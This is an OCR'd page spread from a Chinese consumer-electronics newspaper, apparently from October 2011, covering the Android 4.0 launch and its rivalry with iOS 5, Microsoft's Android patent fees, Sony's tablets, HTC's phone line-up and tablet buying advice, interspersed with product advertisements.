万众瞩目的Android 4.0，何以发布竟然如此波折？官方给出的解释是为了对苹果公司的前任CEO乔布斯离世表示尊敬和另一种形式的默哀。虽然从感情上讲，这样的理由或许能说得通，但生意场上无朋友，更何况是一对针锋相对的死敌。翻开上周全球各大科技报纸，或是点击进入知名科技网站，总是能够在最显眼的位置看到关于乔布斯逝世的大篇幅报道，很显然无论是新媒体，还是传统媒体，都对这一突发事件投入了巨大的热情，如果按原计划时间发布Android 4.0系统，肯定无法吸引到足够的媒体和用户群关注，宣传效果大打折扣的事谷歌是绝对不会干的。

此外根据相关人士透露，Android 4.0系统很有可能牵扯到侵权专利纠纷，谷歌工程师抓紧时间去掉这些可能引来法律纠纷的麻烦。不过这些都是过去时了，我们更多的关注还是在Android 4.0将会带来什么样创新的设计理念和惊艳的应用体验。

下转C02版

平板电脑普及风暴
8英寸电容屏
8GB 899元
ANGRY BIRDS
Newsmy
Newpad

Newsmy平板电脑 P9　16GB 999元

- 8英寸触控电容屏
- Andriod 2.3智能操作系统
- 网上冲浪，精彩无限
- 移动办公地带
- 在线视频无拘束
- 掌上3D游戏机
- 网购潮人新部落

集团采购：4008-101-707　个人购买：4008-909-890
全国地市招商电话：18774808588　0731-82086900
网上商城：http://www.newsmyshop.com
公司网站：http://www.newsmy.com
官方微博：http://weibo.com/mynewpad

红色服务快车
选择纽曼享受
优质售后服务

Newsmy

上接C01版

ICS 与 iOS5 的博弈

虽然苹果处于优势地位，但对于谷歌来说，则走的是完全不一样的路线。Android 4.0 的升级意义重大，它只提供一个版本，同时支持智能手机、平板电脑、电视等设备，解决 Android 3.x 系统和 2.x 系统版本分化的问题，开发者为平板电脑和智能手机开发的应用也将可以通用，彻底结束平台混乱，有完整的视觉规范和较为统一的使用体验。除了在智能电视 Google TV 中进行融合，全新的 Android 4.0 也将有望借鉴 Chrome OS 系统的智能停放功能进行优化，这些功能有望帮助 Android 4.0 在多项设备终端中进行整合。

在过去，Android 是有过沉痛教训的，系统的开放性固然催生了 MOTO Blur、HTC Sense、索尼爱立信 Scape 等优秀界面，但始终没有根本解决简捷操作的问题。例如 Android 3.0 曾一度宣布不采取开源措施，但这系列的平板销量并不佳，全新的 Android 4.0 应该会避免这个问题，以用户为中心的刷机资源一定会让 Android 4.0 锦上添花。相信源码一旦发布，很快就能看到 CyanogenMod 8（全球最大的 Android 第三方编译团队制作的 ROM）。

苹果方面，iOS 软件部门高级副总裁斯科特·福斯特尔表示：苹果公司至今已经向 iOS 软件开发者支付了总计 30 亿美元的利润分成，体现了 iOS 生态圈强大的盈利能力。而新的 iOS 5 更包括了 iCloud、隐藏式通知系统和集成 Twitter 的多项功能，稳居移动终端市占率第一。除了浏览器 Safari 优化升级外，类似 BlackBerry Message 的即时通信应用程序堪称杀手级，苹果用户之间能不限数量地免费发送即时消息，效果直逼电信级的短信和彩信服务，挑战电信运营商的价值底线。

移动 OS 之间的利益纠葛

在 iOS5 先一步于 10 月 12 日正式提供下载升级之后，包括三星、索尼、联想、摩托罗拉，甚至还有放弃 WebOS 准备再度出击的惠普，都对谷歌 Android 4.0 表示出强烈兴趣。10 月 19 日早上，谷歌和三星在中国香港联合发布 Android4.0，三星还展示了 Galaxy Nexus，采用 4.65 英寸巨屏和高分辨率显示技术，搭载了 ICS 系统，具备 1/100 秒触摸响应时间。

谷歌 Android 平台主管安迪·鲁宾(Andy Rubin)说：“我们已推出下一代 Nexus 手机和 Android 4.0 ICS，我们希望打造完美产品，并向手机用户提供云服务。”这一观点表现出谷歌意欲与苹果新集成的 iCloud 功能进行对决的姿态。

除了 Android 和 iOS 的双雄争霸，微软方面也加快了脚步，WP7 Mango 和 Windows 8 的双重筹码，也令这个移动 OS 市场火药味浓烈。据最新消息，微软的 Windows 移动版 OS 份额虽然并不大，但已经靠专利收费获得了数千万美元的高额收入，这也令移动 OS 各家之间的竞争具有了很多微妙的地方。

微软专利“绑架”Android

目前为止和微软在 Android 设备上达成专利协议的已经有几家公司，最大的自然是 HTC，HTC 每售出一台 Android 设备就需要支付微软 5 美元的专利费，微软还向三星每台 Android 手机收取 15 美元的授权费用，同时还向摩托罗拉和 B&N（旗下有基于 Android OS 的 Nook）提出了诉讼。按照这种趋势，各大 Android 设备制造商最终都极有可能和微软达成价格不等的专利授权协议。

这是一件看起来非常讽刺的事情，因为明明是 Google 基于 Linux 开发的手机操作系统，怎么会轮到毫不相干的大对头微软来抢钱？Android 设备到底侵犯了微软的哪些专利？微软方面并未有过多的信息透露，但在对摩托罗拉和 B&N 的诉讼中，向法院呈上了一些具体的专利内容，这里节选几项可窥得其中的部分秘密：1. 专利号 6,621,746，闪存擦除。监视闪存的使用状况，在适当的时候进行有针对性的擦除操作（这个任何手机都会用到吧，太狠了）。2. 专利号 6,909,910，联系人的创建和更新。具体为从通话记录中更新某个联系人或创建新联系人的系统和方法（这一项，是智能手机都逃不过的）。3. 专利号 6,578,054，增量同步。用来同步服务器和客户端里多个数据副本的系统和方法（按照这个专利，Android 的数据同步功能均得向微软服软）。

对于移动 OS 系统的乱战格局，索尼移动事业部副总裁铃木国正接受电脑报记者采访时说：“平板产品作为新兴产业链，厂商需要更多的尝试，不会只限于 Android 一家，而是会采取开放式，随时关注其它优秀系统的发展。”这也代表了相当多移动终端制造商的观点和思路。

▲虽然苹果有足够的自信认为自己的 iOS 依然处于技术领先的状态，但对于 Android 的紧逼，依然不敢掉以轻心

►谷歌的 Nexus 智能手机是首款搭载最新版 Android4.0 操作系统的智能手机，使用 1.2 GHz 处理器

Mail
Calendar
SMS
5

▲自 iOS 5 发布十多天，已有 2000 多万消费者注册了苹果提供的免费云服务 iCloud，iCloud 允许苹果用户在云中同步、存储内容，赠送 5GB 空间

Mrshaun：好吧，苹果的 iOS5系统很神奇，尤其Siri语音确实前途无量，不过 Android4.0 和 Windows8 让人很期待。明年智能大战要来了，我做好换手机的准备。

在武汉的老白：今天把 iOS 更新了，在如今都在拼硬件的手机市场算得上翘楚。但是紧随的 Android4.0 也是拼了命地模仿，一句话，有了榜样，山寨会玩命追赶。神话不会是永恒的，只有不断创新。

无名氏之孙：在苹果 iOS 5 开放后，最直观的一点就是 iOS 系统与 Android 系统间的相互学习和借鉴，随之而来的 Android4.0 并没有让我们失望。苹果和机器人之间使用习惯会逐渐融合，但是封闭性最终是苹果的硬伤。

编辑点评 Android 机海战术围攻 iOS

谷歌发布冰激凌三明治版本 ICS，除了向更高端的移动互联领域进发，还希望通过旗下不同版本持续机海战术。在我们看来，Android4.0能否取得颠覆并不重要，关键在于谷歌已经具备了多版本的系统，并在高中低端的各类移动终端上全面开花。目前移动通信领域每天约有30万部Android 手机被激活，谷歌的移动操作系统已经被69个国家的169家运营商使用，Android已成为全球增长最快的移动平台。而对于苹果来说，iPhone今年前两个季度全球出货量超过3800万，iPad也同样主导平板市场，貌似并无担心。但有分析指出，苹果应该将其手机和平板产品的更新周期加快，以便更好地与对手竞争。

注：更多内容请关注本期C14-C15版特别策划——《抢滩登陆——三大新版OS激战2011》。

移动电商，悄悄挣钱

@主笔 何庆

围攻淘宝商城是最近的一个大事件，抛开当事双方的是非曲直，有一点是所有的人都不得不承认的：做一个淘宝店主，是一件非常辛苦的事。正因为辛苦，所以有人要剥夺这一切的时候，店主的反应才会如此激烈。不过对于这一事件，我本能地将它和我的本职工作——移动互联结合起来，移动设备上的电子商务进展如何了呢？

虽然我是淘宝的钻石会员，但是惭愧的是这些操作都是在电脑上完成的，因为手机或者平板购物，到现在给我留下的印象都还是不方便。因此当我看到去年手机淘宝的交易额累计达到 18 亿元时，虽然相比电脑上的 2000 亿元还是很小的数字，我还是非常吃惊的，这说明普通用户已经开始尝试手机终端上的购物。

电脑平台上的电商已经决出雌雄，而移动平板上的电子商务刚刚开始。18 亿相比 2000 亿，还有很大的成长空间。eBay CEO 多纳霍几天前曾经这样说：“使用智能手机的顾客在等待的时候都在购物。”资本为了 100%的利润，就敢践踏人间一切法律，想到手机用户比电脑用户多出的数量级，这一场景足以让每一个电商两眼放光。

但是手机、平板它们的特殊的设备属性，比如小屏幕、触控操作，决定了电商不能简单地将电脑上的模式移植过来。就像最近很火的 Siri 功能，它未尝不能与移动电子商务相结合，更不要说像 LBS、NFC 这些已经有些老生常谈的东西。可以说，手机和平板端，在技术上已经为移动电子商务做了充足的储备，后面就看谁能利用这些“佐料”，端出一道让消费者喜欢的大餐了。

从某种角度来说，移动设备导入电子商务，对商家也是一种解放。开过淘宝店的人都知道，不管生意的好坏，最辛苦的是必须整天守在电脑旁，等待从 QQ 或者旺旺传来的声声咨询。因此现在很多店主在必须外出的时候，都挂起自己手机上 QQ 或者旺旺，这可以算是移动电商的雏形。我想象着有一天，店主能够坐在公园的湖边，一边看着水里的荷花和涟漪，一边拨弄着自己的手机，然后一笔几十万元的生意就做成了，这将是移动电商的最高境界吧。

淘宝最近出了一个广告语：街上没人，并不代表没人逛街。那么未来，很可能是电脑边没人，并不代表没人购物。

事件 | Event

索尼平板电脑国内预售

近日 Sony Tablet 平板电脑 S 系列开始在索尼官网和京东商城预售，16GB 报价为 3688 元，32GB 报价为 4488 元，京东赠耳机和 50 元京券，索尼官网赠屏幕保护贴膜。

Sony Table S 平板电脑重 589 克，采用了市场流行的配置，包括双核处理器，9.4 英寸 IPS 屏幕，前置 30 万像素摄像头，主摄像头为 500 万像素，Android 3.2 操作系统，有蓝牙，支持 WiFi。最大的亮点是设计，和一般的平板电脑不同，Sony Tablet S 像是一本卷起来的书。

——索尼的意思是想让平板散发书卷气息？

语录 | Words

戴尔爱微软

戴尔日前在戴尔全球大会上表示，戴尔公司将集中资源开发微软 Windows 8 系统的平板电脑，逐渐减少 Android 平板产品的研发投入：

“在 Windows 8 上，我们将与微软保持高度的一致，你会从我们这听到更多的 Windows 8 的消息，并且看到我们发布更多的产品。Android 当然是另一个机会，但这个市场并没有像他们期望的那样发展。”

——看来PC厂商对Android都有异心了

Kindle Fire放马来吧

在最近的一次苹果财报分析师会议上，苹果 CEO 蒂姆·库克表达了自己对于亚马逊 Kindle Fire 平板电脑和其他竞争对手的看法：

“在过去一段时间里，我们看到有不少竞争对手进入平板市场试图与 iPad 一较高下。他们的产品各有特色且价格迥异。但客观地说，目前为止，还没有哪个竞争对手获得了消费者的垂青。事实上，在这些竞争对手进入市场之后，iPad 的市场占有率仍然在上升。”

——当CEO就要有力压群雄的气势

数据 | Number

120万

市场研究机构 IDC 预计，今年中国电子阅读器市场总销量有望达到 120 万台，同比增长 30.1%，销售额将近 2.3 亿美元，但是由于平均单价下降超过 27%，销售额同比下滑 5.6%。

——量增价跌，说明这个市场竞争很惨烈

6500万

尼康公司近日宣布，用于尼康单反相机的尼克尔可更换镜头总产量已于 2011 年 10 月初突破了 6500 万支。尼康认为，热销进一步证明了尼克尔镜头能够满足各种类型拍摄者的需求。

——其实更证明了尼康的收获颇丰啊

30%

来自艾媒咨询的数据显示，2011 年中国 Android 智能手机用户使用品牌中，国内品牌华为、中兴、酷派占比分别为 11.4%、9.8%和 9.2%，三个品牌的 Android 市场占有率超过 30%以上。

——有这么高吗？为什么小编周围很少见到有用这三个牌子的人呢？

400万

苹果近日宣布，在发售仅仅三天后，iPhone 4S 的全球销量已超过 400 万台，是去年 iPhone 4 销售纪录的两倍。此外，超过 2500 万的用户用上了 iOS 5，iCloud 的用户也达到了 2000 万。

——即使没有iPhone 5，iPhone 4S的魅力依旧不可阻挡

Welcome to
APP HUB
Find out how it works

微软应用商店正式向中国开发者开放

近日，微软在一则简短声明中表示，“我们高兴地宣布中国的开发者现在可以通过 App Hub 注册开发者账号并开始上传应用，这将把 Windows Phone 的机会带给成千上万的有才华和创意的开发者。”

从上周开始，中国开发者已可以通过 App Hub (http://create.msdn.com) 注册开发者账号并开始上传应用至微软应用商店(Market Place)。随着中国应用商店的开通，微软也将履行其对中国 Windows Phone 软件开发者的一系列培训支持计划。

微软 Windows Phone 事业部移动应用总经理 Matthew Bencke 日前表示，微软 Windows Phone 应用的 SDK 开发工具包在中国和亚太地区的下载已经达到 15 万次。不过微软应用商店 3 万个的应用程序数量仍远低于苹果的 50 万个和 Android 的 25 万个。

——微软在应用程序的开发上已经慢了很多，需要加快步伐才行

奥林巴斯CEO被解职

日本数码影像行业龙头企业奥林巴斯出现高层动荡，刚刚上任半年的公司 CEO 伍德福特不久前曾提议涉嫌违反多项法规的董事长菊川刚辞职，但却被董事长率公司董事会将他免职，目前奥林巴斯 CEO 的职务由年届七十的董事长菊川刚兼任。这场明显的公司内部争斗立即使这家老牌日资企业遭遇了空前的信誉危机，使得这家刚创下 21.5 亿日元巨亏的企业更是雪上加霜。事件发生后，奥林巴斯股票立即遭到投资评级机构降级，而最近两个交易日内奥林巴斯股价更是大跌将近 40%，创下公司股价 37 年来的最大跌幅。

——家丑不可外扬，这事最终受伤的是奥林巴斯

GADMEI 佳的美
不用眼镜看3D
震撼影像触手可及
裸眼3D电影本 P83
裸眼3D技术
1280X768
8"
1080P
高清解码
大容量电池
32GB
支持超大SD卡
3D
当你的双眼凝视P83画面的时候，里面的人物风景跃出屏外，你触手可及；里面的火龙喷出火焰，你就下意识的伸手阻挡。这是3D才能给的震撼，这也是视听的必然未来，P83带你走入3D时代。

清远市佳的美电子科技有限公司 电话：0763-3699999 传真：0763-3699998 www.gadmei.com

小豆微博:http://weibo.com/chenxiaodouxingfu

这里是小豆和大家分享各种平板、手机、潮流数码新品资讯的集散地，
这里有热门游戏、掌机的最新资讯和酷机谍报，多来逛逛，才不会OUT哟！

新品赏析 | New Stuff

双核二世

摩托罗拉Atrix 2手机

- **产品类型**:Android智能手机
- **屏幕**:4.3英寸960×540像素分辨率
- **摄像头**:800万像素
- **操作系统**:Android 2.3 Gingerbread
- **内存**:1GB RAM+8GB ROM
- **参考价格**:新品暂无报价

@小豆点评:还记得摩托罗拉今年5月抢先发售的双核手机Atrix 4G吗？才过了几个月，它的升级版摩托罗拉Atrix 2手机就正式发布，相比前代，Atrix 2并没有太大的升级，而且还把第一代的指纹扫描功能去掉了，传闻中的1280×720像素分辨率屏幕、搭载1.5GHz双核处理器等也并未成真。只是将屏幕由原来的4.0英寸升级至4.3英寸，但分辨率仍旧维持在960×540像素，同时摄像头升级为800万像素摄像头。性能方面，Atrix 2配备了TI OMAP4440双核处理器，可带来更强的3D性能和图形处理能力，相比以往的Tegra 2处理器有一定的性能提升。

高速魅影

卡西欧EX-ZR15GD数码相机

- **产品类型**:消费级数码相机
- **有效像素**:约1610万
- **影像传感器**:1/2.3英寸高速CMOS
- **视频**:1920×1080(30fps)
- **光学变焦**:7倍
- **镜头**:28-196mm/F3.0-5.9
- **参考价格**:新品暂无报价

@小豆点评:可别小看卡片相机，现今的卡片相机不仅画质有了长足进步，各种附加功能更是让你眼花缭乱。卡西欧最近发布的新款数码相机EX-ZR15GD的高速处理能力让其“一秒钟变神器”——0.99s高速启动、0.33s高速AF自动对焦、0.29s的拍摄时滞，还没等你反应过来，相机就已经处理完成了，同时搭载的EXILIM引擎能够实现30fps高速连拍。此外，它的滤镜效果也很强大，包括背景虚化效果、HDR滤镜摄影模式和17mm超广角拍摄模式等，完成平时记录影像的任务绰绰有余。

抢电子词典饭碗

汉王词典笔

- **产品类型**:词典笔
- **屏幕**:OLED
- **存储容量**:4GB
- **重量**:62g
- **参考价格**:1380元

@小豆点评: 汉王这次带来的不是电子书产品，而是一款具有电子词典功能的“笔”。说它是笔，是因为它参考了笔式外观，身材细长，可以像拿笔一样握持。它的“笔头”其实是一个扫描器，“笔身”上配备了一块OLED屏幕。在阅读英文资料时，只需用汉王词典笔在生词上一刷，包括生词的基本意思、详细解释、音标、属性、习惯用法等，都能在它的屏幕上实时呈现。“哪里不会刷哪里，妈妈再也不用担心你的学习啦！”

同电子词典一样，汉王词典笔也内置了朗文当代高级英语词典等多部英语辞书，同时附赠400余部专业词典，总词汇量近200万条，能够满足日常英语学习所需。在使用上又如此便捷，要抢电子词典的饭碗so easy!

CASIO
EXILIM
7×
HS CONTINUOUS SHOOTING


酷机谍报 | Rumor

iPad 3工程样机首现身

面对iPhone 5爽约这个无奈的事实，该是时候看看iPad 3走到哪一步了。近日，国外一名网友刊登了一张宣称是iPad 3工程机的照片，虽然只是背部，但还是能看出它类似iPad 1的锐利边角，同时又比iPad 2更薄。

让人奇怪的是，照片中平板的左下角有一个凸起处，我们推测这个接口可能是苹果新采用的Thunderbolt接口，以此来提升苹果产品之间的数据传输速度，同时还可进行视频输出。但究竟如何，还要待iPad 3发布才能知晓。

关于iPad3的发布时间，业内人士推测很有可能在2012年3月，因为iPad 2便是在2011年3月发布的。



图中左下角可见一明显凸起的地方

游戏机天堂 | Game

3DS推魔物猎人3G同捆组合

通常有游戏大作发布的时候，游戏机也喜欢来凑热闹沾点光，这不，在Capcom公司的最新力作魔物猎人 3G(Monster Hunter TriG)即将推出之际，Nintendo 3DS也宣布推出新款冰晶白主机加上魔物猎人 3G红色LOGO涂鸦的限量定制版，售价折合人民币约 1720 元，这个价格已经包含游戏了哟！它已于10月20日在日本上市，国内的朋友再过一两月应该就能买到。

PS Vita首发游戏《地狱军团》

索尼PS Vita已定于今年12月17日在日本上市，Square Enix公司亦宣布将同步发售其专用游戏新作《地狱军团》。

这是一款可4人同时进行的军团动作游戏，游戏以飘浮在空间上的无数浮岛世界“地狱”作为舞台，它们每一座都是一个不同的牢狱，专门囚禁违背神的意志者，并给予他们永远的痛苦作为惩罚。要从这个无尽炼狱逃出，唯一的方法只有将支配这些岛屿的魔神们给一一歼灭打倒，并由自己来支配整个地狱。玩家们将化身为地狱军团长“魔王”的角色，并率领手下前往讨伐这些巨大魔神，并将之一一消灭，直到自己称霸整个地狱为止(的确是重口味的游戏啊)!

PS VITA
地獄の軍団
Army Corps of Hell

编辑观察 | View

定价是一门学问

@陈小豆

近日，联想ThinkPad Tablet一上市就引发了一场争议，主要争议点在于它的定价，分别为4999/5999/6999/7999元，明显高于目前平板产品的普遍市场价格。这也就算了，关键是它在中国香港和内地的价格差距引起了部分消费者的不满。

就拿16GB最低配置版本来说，内地的售价为4999元，而在香港预订价为3998元港币(约合人民币3277元)，比内地价格少了1722元。联想的理由为“不同的地域有不同的因素，包括增值税、关税、不同的服务期限等。仅在内地增值税上就差17%，同时内地售价中还包含了特殊的意外损失保险”。而许多网友并不买账，认为这是此地无银三百两。

反观远在美国的亚马逊，其Kindle Fire同样是最新产品，却爆出了每销售一台亏损10美元的消息。虽然两者性能不可等同，而且亚马逊可以借助其音乐、图书、电影和商品的销售来弥补亏损，不过它美好的定价，首先就给了人良好的印象。这也是为什么业内人士普遍认为，Kindle Fire有望成为第一款能够在销量上挑战iPad的产品。

消费者对价格是最敏感的，面对如今众多的平板电脑，价格已经成为许多消费者首先考虑的购买因素。而定价的学问在于让顾客觉得舒服，如果一款产品在刚开始售卖时就因为定价让人不舒服，那它的销量也不会太乐观。

对话 | **Hot Talk**

索尼平板电脑，塑造娱乐化的融合

@电脑报 吴新

在平板热潮下，注重消费电子和影像娱乐的索尼在9月正式推出了基于Android的平板电脑，分别为全新的Tablet S系列和P系列。受索尼邀请，记者走访了其东京总部。

这里有必要介绍一下索尼的VAIO和移动产品事业部，在平板电脑推出之前，该部门负责的产品包括VAIO电脑产品、Walkman播放器、电子书等。但从消费电子行业的方向来看，包括Walkman播放器和电子书都已经放慢了脚步，全球消费电子的重心放到了网络移动产品上：包括平板电脑及智能手机都在迅速增长，于是平板计划纳入了索尼的VAIO和移动产品事业部。

铃木国正
索尼 VAIO 和移动产品事业部总裁、索尼消费产品服务集团副总裁

电脑报：Sony Tablet 作为全新产品线，有哪些新特点？

铃木国正：Sony Tablet S 系列有四大特点：优化设计的硬件和软件、迅捷的操作体验、网络娱乐、跨设备平台的互联互通。我们的策略是，将现有的优势，比如 PlayStation 游戏、相机、电视、VAIO 电脑等，与平板电脑进行很好的整合。

电脑报：那么 Sony Tablet S 与索尼其他产品具体有哪些融合之处呢？

铃木国正：比如，在照相功能方面，发挥了索尼数码影像的经验和积累，为平板产品加入了性能更强的相机模块；Sony Tablet S 上的快触、快览技术也应用了索尼特有的技术，能提供更快速、方便的用户体验。另外，我们还有一个任务，就是统一用户界面，通过界面让用户感受到这是索尼特色的人机界面。

电脑报：索尼是否有计划推出 Android 系统之外的平板电脑，比如微软 Windows 8 系统呢？

铃木国正：目前看来，Android 系统是适合 Sony Tablet 的选择，但我们也不会否定其他操作系统，我们的态度是开放的，只要是能体现产品特性的系统，我们都乐于尝试。

铃木雅彦
VAIO & Mobile 事业本部、移动设备部统括课长

设计师解答：关于 Tablet S 的 4 个为什么

关于Sony Tablet S的外观设计，记者产生了4个疑问，其实这也是Sony Tablet S设计过程中，4个投入力度最大的点。

Q1：为什么选择 9.4 英寸屏幕尺寸？

A：现在我们为 Sony Tablet S 选择的是 1280×800 分辨率、16:10 的长宽比、9.4 英寸的屏幕尺寸。这是通过用户调查才决定下来的最终尺寸。研发过程中，我们制作了不同屏幕尺寸的模型，其中包括 16:9、16:10 和 4:3 的比例，尺寸上有 9 英寸、10 英寸、11 英寸。我们一方面对尺寸进行调整，一方面采用了重心偏移的设计，从而让单手握持的感觉更加舒服。

Q2：为什么机身边缘部分有凸点？

A：这是 Sony Tablet S 的防滑凸点设计，当然它并不是很简单的设计，仔细看你会发现，防滑点的凸起是越靠近边缘部分越小越薄。这也是为了美观的考虑，在靠近机身边缘的部分如果有很多凸点的话会有突兀的感觉。

Q3：为什么采用塑料外壳和金属框架的设计？

A：这是因为机身外表的形状很复杂，如果用金属做的话，外壳会很重。但如果框架也用塑料的话，就容易损坏产品，因此为了保护里面的部件和液晶屏，我们在内部采用了金属框架的支撑，让液晶屏更好地放在里面。为了减轻重量，我们在金属框架上开了很多洞，这样会更轻、强度也更高。

Q4：为什么金属框架有部分开洞，部分没有？


A：在金属框架中没有开洞的部分是放 CPU 的位置。CPU 的表面带有一块金属散热片，散热片接触框架可以将热量传导出去尽快散热。当然放电池的位置是开洞的，这样热量不会传到电池的部位。机身外壳部分还覆盖了一层散热膜，这样框架的热量能进一步扩散。通过这样的方式实现了采用高性能 CPU 的可能性。

COLORFLY
3D
VISION

Colorfly CK5
超高音质的裸眼3D影音播放器
Nakedness-Eye but 3D

☑ 使用HIFI级音频电路处理方法 ☑ 使用CIRRUS LOGIC高级DAC CS4353
☑ 独立的耳机放大芯片 ☑ 使用立体光栅高分辨率液晶屏 ☑ 支持720P准高清视频播放
tel: 400 678 5780
www.colorfly.net

咀嚼 HTC 17 根火腿肠


G1
Dream
G2
Magic/ 多普达 A6188
G3
Hero/ 多普达 A6288
G4
Tattoo/ 多普达 A3288
G5
Google /Nexus One
G6
Legend
G7
Desire/ 渴望
G8
Wildfire/ 野火
G9
Aria
G10
Desire HD/ 渴望 HD
G11
Incredible S/ 惊艳 S710e
G12
Desire S/ 渴望 S S510e
G13
Wildfire S/ 野火 S A510e
G14
Sensation/ 灵感
G15
Salsa/ 微客 C510e
G16
ChaCha/ChaCha A810e
G17
EVO 3D

说起HTC这根“火腿肠”（想想火腿肠的拼音是什么？），它可一直是Android系统手机阵营的主力，从HTC的第一款Android系统手机开始，G1、G2、G3等等的名头就被玩家们叫开了。可是HTC推陈出新的速度从来不慢，现在已经到了G17了，数字外号越来越多，大家还分得清谁是谁吗？

各位，还记得大明湖畔的 G1 吗?

“G+ 数字”其实是外号

在 2008 年 9 月 24 日，谷歌正式推出了第一款“Google 手机”，它由 HTC 制造，代号为 G1。G 当然是取 Google 的首字母，而 1 则是数量，作为生产代号它简单明了，用户、粉丝和关注者们显然也这么想。从此以后，HTC 推出的每一款 Android 系统手机，都会被大家自动转化成代码，用“G+ 数字”来统计……大概就连 HTC 自己，对这样的情况也是又好笑又无奈了吧。

它们是当下主力

不管 G 十二金钗还是 G 十三太保，各位同学现在只要认得下面这几款型号就好，它们不但是 HTC，也是 Android 系统阵营当中的绝对主力。

G14 灵感（移动版、联通版）

推荐人群：高端商务人士

参考价格：4990 元

铝合金一体成型的纤薄机身，再配上 4.3 英寸 540×960 像素分辨率的大屏幕，灵感能给用户先入为主的奢华体验。它还配备 1GHz 双核处理器，摄像头也提升到了 800 万像素，无论是智能应用还是游戏娱乐，它都能在任何时候出色地满足高端商务人士的需要。目前上市的灵感分移动 G3 和联通 WO 两种网络版本，和运营商的良好关系，更为灵感带来了便宜到“0 元购机”的合约价格。

一眼认出：4.3 英寸超大屏幕

一眼认出：略微凸起的背壳和双闪光灯

G15 微客、ChaCha

推荐人群：时尚年轻一族

参考价格：2998 元（微客）、2498 元（ChaCha）

这是两款很有趣的中端机型，它们分别与新浪微博和腾讯深度合作，在手机上提供专属微博按键，只需要一键就能调出相应功能，在新浪微博或者腾讯的微博、QQ 空间等平台上分享生活变得非常容易。同时在操作方面两款机型也各有特点，微客强化了 HTC Sense 界面，而 ChaCha 更是将触摸屏和 QWERTY 全键盘组合在了一起，带来非常爽快流畅的输入体验——“拇指一族”们自然不容错过。

一眼认出：QWERTY 全键盘和右下角微博快捷键

G11 惊艳（电信版、联通版）

推荐人群：影音发烧友

参考价格：3980 元

“惊艳 S710”定位中高端市场，它为用户提供了电信和联通两种制式版本，尤其在运营商的话费优惠业务当中经常能看到它的身影。它拥有非常强劲的配置，4 英寸大屏为用户提供足够宽大的操控空间，处理器也同样达到了 GHz 的级别，另外还有 800 万像素自动对焦镜头和杜比环绕音效技术，要论多媒体娱乐，“惊艳 S710”堪称 HTC 阵营当中的最强音。

一眼认出：HTC 产品中最小的机身

G13 野火 S（电信版、联通版）

推荐人群：精打细算族

参考价格：2480 元

野火系列是目前的主力型号，身为入门机，它提供了电信和联通两种制式版本来配合运营商。论造型，野火 S 机身小巧可爱，有灰色、银色、白色等多种款式供选；论配置，为了强调十足的便携性，野火 S 只用了 3.2 英寸的屏幕，但配合 HTC Sense 界面，实用性也没有丝毫问题，加上 500 万像素的摄像头和其它社交、娱乐应用，虽然价格在 HTC 产品线上最为实惠，但应用完全能够让人满意。

>> 手机品牌和明星的类比


苹果是周杰伦，太屌遭人恨但确实才华横溢。黑莓是陈奕迅，我行我素但无可取代。诺基亚是刘德华，无明显缺点，一直很努力。摩托罗拉是黄秋生，有经典但总出烂片。三星是吴镇宇，产品有那么一点邪气。西门子是张国荣，是传奇，但已经 OVER。HTC 是郭富城，总想证明自己，可每次都一样。

热机走势

联想乐 Pad A1

价格暴降凸显超高性价比

荆门 陈晓波：您好！最近看到联想乐 Pad A1 降价到了 1000 元，我对这个价格非常心动！不过我比较担心这款平板电脑的性能问题，想请教一下小编，这款平板电脑现在购买划算吗？会不会太落伍了呢？



百度指数显示：自 9 月 23 日乐 Pad A1 宣布直降千元以后，用户关注度大增，在国庆长假期间关注度再次大幅增加

小编预测：从产品本身的性能来说，联想乐 Pad A1 的配置虽已算不上主流，但仍能满足我们日常使用需要。对于大多数购买平板电脑的消费者来说，阅读其实是最常用的功能，其次才是游戏和其他应用。而无论是阅读或者游戏，联想乐 Pad A1 那颗 1GHz 主频的 CPU 都可以轻松应付。

就外观来说，联想乐 Pad A1 和同价位产品相比还是优势明显，在新一代乐 Pad K1 上，联想也并没有过多修改产品的外观设计，如果不是尺寸和配色上的差别，我们可能真的很难分辨两款产品。以上两方面其实已经足以说明，联想乐 Pad A1 的确是一款不错的平板电脑，但最关键的，还是 1000 元的亲民价，虽然这是 2GB 版本，但是只要不拷贝太多电影，安装 APP 还是绰绰有余。要知道相同级别的三星 Galaxy Tab P1000，目前的售价还维持在 3000 元上下。面对这样超值的平板电脑，我想真的没有理由再犹豫不决了。

■ 基本参数：Android2.3/1GHz TI OMAP 3622 单核处理器/512MB RAM，2GB/7.0 英寸 1024×600 分辨率 /300 万像素

参考价格：1000元

推荐指数：★★★★☆

读者围观：

窗外的丁香：我想有一台乐 Pad A1 是因为：国产平板的带头大哥，一定要有一台，7 英寸屏正适合女孩子！喜欢，喜欢，真的喜欢。

匡乐哥：功能强大的乐 Pad A1，拥有你等于拥有一台无所不能的早教机，画画、看动画片、玩益智游戏、讲故事、听儿歌！哇，我家宝宝 Hold 不住啦！

你想怎么玩?

我是校园平板哥

不管你是学习达人，还是影音派，抑或是游戏迷，我们都可以为你推荐专属你的平板电脑，既让你走在数码装备的时尚最前沿，又为你的大学生活增色。

同学必买平板的理由

1. 平板很便携，出门往包里一塞就放行了
2. 平板上的APP非常丰富，几十万个程序，用都用不完
3. 平板可以玩游戏，不管是三国杀，还是像“武士”这样的3D游戏
4. 平板可以上QQ，如果有摄像头，还可以视频聊天
5. 平板很适合尝鲜Android，1500元以下的Android手机很少，平板却很多
6. 平板一机多用，既是游戏机，又可以当MP4，还可以看电子书
7. 平板可以让你更快地泡到MM，想想，在教室里用平板多拉风

学习控

优派 ViewPad VB730

推荐理由：手写输入、性价比高

基本参数：7英寸480×800像素/Android2.2/1GHz ARM Cortex-A8/8GB存储空间+512MB内存/5000mAh/30万像素摄像头

参考价格：1199元

